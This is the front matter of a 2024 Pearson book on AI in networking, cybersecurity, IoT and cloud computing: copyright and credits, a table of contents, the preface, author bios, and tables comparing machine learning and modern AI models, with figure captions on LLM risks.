

THE AI REVOLUTION IN NETWORKING, CYBERSECURITY, AND EMERGING TECHNOLOGIES

THE AI REVOLUTION IN NETWORKING, CYBERSECURITY, AND EMERGING TECHNOLOGIES

Omar Santos, Samer Salam, Hazim Dahir

◆◆ Addison-Wesley

Cover: Javier Pardina/Shutterstock

Figure 5-4: GreenOak/Shutterstock

Figure 5-5: U.S. Bureau Transportation Statistics

Figure 5-6: malinikart/Alamy Images

Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and the publisher was aware of a trademark claim, the designations have been printed with initial capital letters or in all capitals.

The authors and publisher have taken care in the preparation of this book, but make no expressed or implied warranty of any kind and assume no responsibility for errors or omissions. No liability is assumed for incidental or consequential damages in connection with or arising out of the use of the information or programs contained herein.

For information about buying this title in bulk quantities, or for special sales opportunities (which may include electronic versions; custom cover designs; and content particular to your business, training goals, marketing focus, or branding interests), please contact our corporate sales department at corpsales@pearsoned.com or (800) 382-3419.

For government sales inquiries, please contact governmentsales@pearsoned.com.

For questions about sales outside the U.S., please contact intlcs@pearson.com.

Visit us on the Web: informit.com/aw

Library of Congress Control Number: 2024930069

Copyright © 2024 Pearson Education, Inc.

Hoboken, NJ

Please contact us with concerns about any potential bias at <https://www.pearson.com/report-bias.html>.

All rights reserved. This publication is protected by copyright, and permission must be obtained from the publisher prior to any prohibited reproduction, storage in a retrieval system, or transmission in any form or by any means, electronic, mechanical, photocopying, recording, or likewise. For information regarding permissions, request forms and the appropriate contacts within the Pearson Education Global Rights & Permissions Department, please visit www.pearsoned.com/permissions/.

ISBN-13: 978-0-13-829369-7

ISBN-10: 0-13-829369-4

\$PrintCode

Editor-in-Chief

Mark Taub

Director ITP Product Management

Brett Bartow

Executive Editor

James Manly

Managing Editor

Sandra Schroeder

Development Editor

Christopher A. Cleveland

Production Editor

Mary Roth

Copy Editor

Jill Hobbs

Technical Editor

Petar Radanliev

Editorial Assistant

Cindy Teeters

Cover Designer

Chuti Prasertsith

Composition

codeMantra

Indexer

Erika Millen

Proofreader

Jennifer Hinchliffe

I would like to dedicate this book to my lovely wife, Jeannette, and my two beautiful children, Hannah and Derek, who have inspired and supported me throughout the development of this book.

—Omar Santos

To Zeina, Kynda, Malek, Ziyad, Mom, Dad, and Samir.

—Samer Salam

To Angela, Hala, Leila, and Zayd, the “real” Intelligence behind everything good in my life.

—Hazim Dahir

Contents

Preface

1 Introducing the Age of AI: Emergence, Growth, and Impact on Technology

The End of Human Civilization

Significant Milestones in AI Development (This Book Is Already Obsolete)

The AI Black Box Problem and Explainable AI

What's the Difference Between Today's Large Language Models and Traditional Machine Learning?

Hugging Face Hub: A Game-Changer in Collaborative Machine Learning

AI's Expansion Across Different Industries: Networking, Cloud Computing, Security, Collaboration, and IoT

AI's Impacts on the Job Market

AI's Impacts on Security, Ethics, and Privacy

Prompt Injection Attacks

Insecure Output Handling

Training Data Poisoning

Model Denial of Service

Supply Chain Vulnerabilities

Sensitive Information Disclosure

Insecure Plugin Design

Excessive Agency

Overreliance

Model Theft

Model Inversion and Extraction

Backdoor Attacks

MITRE ATLAS Framework

AI and Ethics

AI and Privacy

Summary

References

2 Connected Intelligence: AI in Computer Networking

The Role of AI in Computer Networking

AI for Network Management

Automating Network Planning

Automating Network Configuration

Automating Network Assurance

AI for Network Optimization

Routing Optimization

Radio Resource Management

Energy Optimization

AI for Network Security

Access Control

Anti-malware Systems

Firewalls

Behavioral Analytics

Software and Application Security

AI for Network Traffic Analysis

AI in Network Digital Twins

Summary

References

3 Securing the Digital Frontier: AI's Role in Cybersecurity

AI in Incident Response: Analyzing Potential Indicators to Determine the Type of Attack

Predictive Analytics

Sentiment Analysis and Potential Threat Intelligence

Text-Based Anomaly Detection

Enhancing Human Expertise in the Security Operations Center Through AI

Integration with Other Models

AI in Vulnerability Management and Vulnerability Prioritization

AI in Security Governance, Policies, Processes, and Procedures

Using AI to Create Secure Network Designs

 Role of AI in Secure Network Design

AI and Security Implications of IoT, OT, Embedded, and Specialized Systems

AI and Physical Security

 How AI Is Transforming Physical Security

 Security Co-pilots

 Enhanced Access Control

AI in Security Assessments, Red Teaming, and Penetration Testing

AI in Identity and Account Management

 Intelligent Authentication

 Automated Account Provisioning and Deprovisioning

 Dynamic Access Control

Using AI for Fraud Detection and Prevention

AI and Cryptography

 AI-Driven Cryptanalysis

 Dynamic Cryptographic Implementations

 Integration with Quantum Cryptography

AI in Secure Application Development, Deployment, and Automation

 Dynamic Analysis

 Intelligent Threat Modeling

 Secure Configuration Management

 Intelligent Patch Management While Creating Code

Summary

References

4 AI and Collaboration: Building Bridges, Not Walls

Collaboration Tools and the Future of Work

 Innovations in Multimedia and Collaboration

 What Is Hybrid Work and Why Do We Need It?

AI for Collaboration

- Authentication, Verification, or Authorization Through Voice or Speech Recognition
- Reducing Language Barriers with Real-Time Translation
- Virtual Assistants
- Task Management
- Context and Intent Analysis
- Workflow Automation
- Prescriptive Analytics
- Learning and Development
- Physical Collaboration Spaces
- Virtual Collaboration Spaces
- Team Dynamics
- Document Management
- The Contact Center: A Bridge to Customers
 - Virtual Agents
 - Call Routing Optimization
 - 24 × 7 × 365 Support
 - Multilanguage Support
 - Customer Sentiment
 - Quality Assurance and Agent Coaching
 - Large Case Volume Handling
 - Predictive Analytics
 - Upgrading and Upselling
- AR/VR: A Closer Look
 - Interactive Learning
 - AI-Assisted Real-Time Rendering
 - Content Generation
 - Personalization of Interaction
 - Virtual Assistant/Selling
 - NLP and NLU
 - Sentiments and Emotions

Affective Computing

Summary

References

5 AI in the Internet of Things (AIoT)

Understanding the IoT Landscape

AI for Data Analytics and Decision-Making

 Data Processing

 Anomaly Detection

 Predictive Maintenance

 Advanced Data Analytics

AI for IoT Resource Optimization

AI for IoT in Supply Chains

AI for IoT Security

 AI and Threat Detection in IoT

 AI and Vulnerability Detection in IoT Environments

 AI and Authentication in IoT

 AI and Physical Safety and Security

AI for IoT in Sustainability

 Water Management and Preservation

 Energy Management

 Sustainable Waste Management and Recycling

 Wildlife Conservation

 Circular Economy

Summary

References

6 Revolutionizing Cloud Computing with AI

Understanding the Cloud Computing Environment

 Virtualization

 Application Mobility

 Cloud Services

 Deployment Models

- Cloud Orchestration
- AI in Cloud Infrastructure Management
 - Workload and VM Placement
 - Demand Prediction and Load-Balancing
 - Anomaly Detection
- AI for Cloud Security
 - Vulnerabilities and Attacks
 - How Can AI Help?
 - Challenges for AI
- AI for Cloud Optimization
 - Cloud Service Optimization
 - Cloud Infrastructure Optimization
- AI and Machine Learning as a Service
 - AI Infrastructure Services
 - AI Developer Services: AutoML and Low-Code/No-Code AI
 - AI Software Services
 - Advantages of AlaaS
- Challenges of AI and Machine Learning in the Cloud
- What Lies Ahead
- Summary
- References
- 7 Impact of AI in Other Emerging Technologies**
 - Executive Order on the Safe, Secure, and Trustworthy Development and Use of Artificial Intelligence
 - AI in Quantum Computing
 - Quantum Algorithm Development
 - Algorithmic Tuning and Automated Circuit Synthesis
 - Hyperparameter Optimization, Real-Time Adaptation, and Benchmarking for Performance Analysis
 - How AI Can Revolutionize Quantum Hardware Optimization
 - Control Operation and Resource Optimization

Data Analysis and Interpretation

Quantum Machine Learning: Leveraging AI Research to
Uncover Quantum Advantages in ML Tasks

AI in Blockchain Technologies

Automating the Execution of Smart Contracts with AI

Could We Optimize Blockchain Mining Through AI Algorithms?

Additional Use Cases in Healthcare, Supply Chain Management,
Financial Services, and Cybersecurity

AI in Autonomous Vehicles and Drones

AI in Edge Computing

Extending the Cloud: Edge and Fog

Taking AI to the Edge

Lightweight AI and Tiny ML

Applications and Use Cases

Web 3.0

Summary

References

Index

Preface

The AI Revolution in Networking, Cybersecurity, and Emerging Technologies offers an immersive journey into the world of artificial intelligence and its profound impact on key domains of technology. This manuscript demystifies AI's emergence, growth, and current impact, shedding light on its revolutionary applications in computer networking, cybersecurity, collaboration technologies, IoT, cloud computing, and other emerging technologies.

From explaining AI's role in managing and optimizing networks to its integral part in securing the digital frontier, the book offers a wealth of insights. It explores how AI is building robust bridges in collaboration tools and turning IoT into a super-intelligent network of devices. The reader will also discover how AI is transforming the cloud into a self-managing, secure, and ultra-efficient environment and propelling other technologies towards unprecedented advancements.

Our motivation is for this book to serve as a comprehensive guide that bridges the gap between the complex world of artificial intelligence and its practical implications in the field of IT. We aim to make the profound impacts and potential of AI in various technology sectors not only understandable but also tangible for a wide spectrum of readers. Additionally, part of our vision is to create an essential resource that empowers readers to understand, navigate, and address the opportunities, complex challenges, and responsibilities associated with AI technologies. This book will empower readers, whether they are IT professionals, tech enthusiasts, business leaders, or students, with the necessary knowledge and insights into how AI is reshaping the IT landscape. By providing a clear, in-depth exploration of AI's role in computer networking, cybersecurity, IoT, cloud computing, and more, we aim to equip readers to harness the power of AI in their respective fields. Ultimately, our motive is for this book to not only educate but also inspire—serving as a catalyst that propels individuals and organizations into the future of AI-integrated technology.

This book is highly relevant for a range of audiences, given its exploration of various aspects of artificial intelligence and technology.

- **IT Professionals:** Those who work in fields related to information technology, network management, cybersecurity, cloud computing, IoT, and autonomous systems could benefit from understanding how AI is revolutionizing their respective fields.
- **Tech Enthusiasts:** Individuals with an interest in emerging technologies and future trends might find this book interesting due to its examination of AI's influence on various domains.
- **Business Leaders & Managers:** This book would be useful for executives, managers, and decision-makers who need to understand the implications of AI on business processes and strategies, particularly those related to IT.
- **Academics and Students:** Professors, researchers, and students in fields related to computer science, information technology, and AI would find the book useful for research and educational purposes.

- **Policy Makers:** Given the increasing impact of AI on society and the economy, policymakers could also gain valuable insights from this book.
- **AI Professionals:** People working in the field of AI might use this book to understand the broader context and applications of their work.

Register your copy of *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies* on the InformIT site for convenient access to updates and/or corrections as they become available. To start the registration process, go to informit.com/register and log in or create an account. Enter the product ISBN (**9780138293697**) and click Submit.

Acknowledgments

We would like to thank the technical editor, Petar Radanliev, for his time and technical expertise.

Additionally, our appreciation goes to the dedicated Pearson team, with special mentions to James Manly and Christopher Cleveland, for their amazing support.

About the Authors

Omar Santos is a cybersecurity thought leader with a passion for driving industry-wide initiatives to enhance the security of critical infrastructures. Omar is the lead of the DEF CON Red Team Village, the chair of the Common Security Advisory Framework (CSAF) technical committee, the founder of OpenEoX, and board member of the OASIS Open standards organization. Omar's collaborative efforts extend to numerous organizations, including the Forum of Incident Response and Security Teams (FIRST) and the Industry Consortium for Advancement of Security on the Internet (ICASI).

Omar is a renowned person in ethical hacking, vulnerability research, incident response, and AI security. He employs his deep understanding of these disciplines to help organizations stay ahead of emerging threats. His dedication to cybersecurity has made a significant impact on businesses, academic institutions, law enforcement agencies, and other entities striving to bolster their security measures.

With over 20 books, video courses, white papers, and technical articles under his belt, Omar's expertise is widely recognized and respected. Omar is a Distinguished Engineer at Cisco, focusing on AI security research, incident response, and vulnerability disclosure. Omar is a frequent speaker at many conferences, including RSA, Blackhat, DEF CON, and more, where he shares his cybersecurity and AI security insights with the global community. You can follow Omar on Twitter @santosomar.

Samer Salam is a technology architect and engineering leader in the computer networking industry with over two decades of experience. In his role as Distinguished Engineer at Cisco Systems, he focuses on identifying, incubating, and mainstreaming disruptive technologies, in addition to defining and driving the system and software architecture for networking products. His work spans the areas of Intent Based Networking, Artificial Intelligence, Natural Language Processing, Machine Reasoning, Semantic Technologies and Immersive Visualization. Previously at Cisco, he held multiple technical leadership and software development positions working on IoT, Layer 2 VPN, Metro Ethernet, OAM protocols, network resiliency, system scalability, software quality, multi-service edge, broadband, MPLS, and dial solutions.

Samer was awarded the International Society of Service Innovation Professionals (ISSIP) 2022 Excellence in Service Innovation Award for the "Impact to Innovation" category. He holds over 99 US and international patents, and is coauthor of *The Internet of Things From Hype to Reality: The Road to Digitization*. He has authored fourteen IETF RFCs, and multiple articles in academic and industry journals. He is also a speaker at Cisco Live, and blogs on networking technology. Samer holds an M.S. degree in Computer Engineering from the University of Southern California in Los Angeles and a B.Eng. in Computer and Communications Engineering, with Distinction, from the American University of Beirut.

Hazim Dahir is a Distinguished Engineer at the Cisco Technology Enablement and Acceleration Office. He is working to define and influence next-generation digital transformation architectures across multiple technologies and industry verticals. Hazim started his Cisco tenure in 1996 as a software engineer and subsequently moved into the services organization, focusing on large-scale and

emerging technology network architectures. He is currently focusing on developing architectures utilizing security, collaboration, Edge computing, and AIoT technologies addressing the future of work and hybrid cloud requirements for large enterprises. Through his passion for engineering and sustainability, Hazim is currently working on advanced software solutions for electric and autonomous vehicles with global automotive manufacturers. Hazim is a frequent presenter at multiple US & global conferences and standards bodies. He is the vice-chair for the IEEE Edge Computing workgroup. He has more than 22 issued and pending US and International patents, several R&D publications, and is the co-author of four technical books.

1

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 1-1 Historical AI Development Milestones

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

	Traditional Machine Learning Models	Newer AI Models (LLMs, Transformer-Based, Generative AI)
Basic architecture	Generally, based on a mathematical/statistical model. Examples include linear regression, decision trees, support vector machine (SVM), etc.	Generally based on neural networks, with the “transformer” being a specific type of network architecture.
Data requirement	Requires less data compared to the new AI models.	Requires massive amounts of data to perform optimally.
Comprehensibility	Easier to interpret and understand. Some models (e.g., decision trees) provide clear, intuitive rules.	More of a “black box” approach; these models are often more difficult to interpret.
Training time	Usually quicker to train because of their simplicity and lower computational complexity.	Require significant computational resources and time due to their complexity.
Model performance	Generally, may have lower performance on complex tasks compared to the newer AI models.	Outperform traditional machine learning models on complex tasks such as natural language processing and image recognition.
Generalization	Usually better at generalizing from less data.	May struggle with generalization due to their reliance on large amounts of training data.
Versatility	Specific models are usually required for specific tasks.	More versatile. A single architecture (e.g., Transformer) can be used for a variety of tasks.
Transfer learning	Limited capability.	These models excel in transfer learning, where a model trained on one task can be fine-tuned to perform another task.
Feature engineering	Requires careful manual feature engineering.	Feature extraction is typically performed automatically by the model itself.

Table 1-1 Traditional Machine Learning Models Versus Newer AI Models

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 1-2 Mechanics of Variable Transformation

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Machine Learning Model	Category	Strengths	Weaknesses
Linear regression	Supervised	Simplicity, interpretability, fast to train.	Assumes a linear relationship, sensitive to outliers.
Logistic regression	Supervised	Probabilistic approach, fast to train, interpretability.	Assumes linear decision boundary, not suitable for complex relationships.
Decision trees	Supervised	Interpretability, handles both numerical and categorical data.	Can easily overfit or underfit, sensitive to small changes in the data.
Random forest	Supervised	Reduces overfitting compared to decision trees, handles both numerical and categorical data.	Less interpretable than decision trees, longer training time.
Support vector machines (SVMs)	Supervised	Effective in high-dimensional spaces, robust against overfitting.	Not suitable for larger datasets, less effective on noisier datasets with overlapping classes.
Naive Bayes	Supervised	Fast, works well with high dimensions and categorical data.	Makes a strong assumption about the independence of features.
K-nearest neighbors (KNN)	Supervised	Simple, nonparametric method is very versatile.	Computationally expensive as dataset size grows, normalization of data is required.
Neural networks	Supervised/unsupervised	Can model complex, nonlinear relationships.	Require significant data and computational power, "black box" nature can hinder interpretability.
K-means	Unsupervised	Simple and fast.	Must specify the number of clusters in advance, sensitive to initial values and outliers.
Principal component analysis (PCA)	Unsupervised	Used for dimensionality reduction, removes correlated features.	Not suitable if the data doesn't follow a Gaussian distribution, loss of interpretability.
Reinforcement learning (e.g., Q-Learning)	Reinforcement	Can handle complex, sequential tasks.	Requires a lot of data and computational power, defining rewards can be tricky.

Table 1-2 Comparing Traditional Machine Learning

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

AI Model	Category	Strengths	Weaknesses
Convolutional neural networks (CNNs)	Supervised	Excellent for image processing, pattern recognition in spatial data.	Computationally intensive, require large datasets.
Recurrent neural networks (RNNs)	Supervised	Good for sequence data (time series, NLP).	Difficulty handling long-term dependencies, training can be computationally intensive.
Long short-term memory (LSTM)	Supervised	Can handle long-term dependencies, variant of RNNs.	Computationally intensive, require large datasets.
Transformer models (e.g., BERT, GPT, LLaMA, Claude, Gemini)	Supervised/unsupervised	Excellent performance in NLP, capable of understanding context in text data.	Require significant computational resources and large datasets, not easily interpretable.
Generative adversarial networks (GANs)	Unsupervised	Capable of generating new data, good for tasks like image synthesis.	Training can be difficult and unstable, require significant computational resources.
Autoencoders	Unsupervised	Good for dimensionality reduction, anomaly detection, and generating new data.	May not perform well with too much noise in the data, require large amounts of data.
Reinforcement learning models (e.g., AlphaGo, OpenAI Five)	Reinforcement	Can handle complex, sequential tasks, excellent for game playing and navigation.	Require a lot of data and computational power, defining rewards can be tricky.
Capsule networks	Supervised	Potential improvement over CNNs, better preservation of hierarchical relationships.	Still experimental, not widely adopted, require large datasets.
Graph neural networks (GNNs)	Supervised/unsupervised	Excellent for structured data like social networks and chemical compounds.	Computationally intensive, less mature than other models.
Quantum neural networks (QNNs)	Supervised/unsupervised	Potential for very high computational speeds, able to solve complex problems.	Still experimental, require quantum computers.

Table 1-3 Comparing Modern AI Models

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 1-3 Example of Hugging Face Spaces

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 1-4 OWASP Top 10 LLM Risks

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 1-5 Direct Prompt Injection Attack

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 1-6 Indirect Prompt Injection Attack

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 1-7 Trust Boundary Example

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

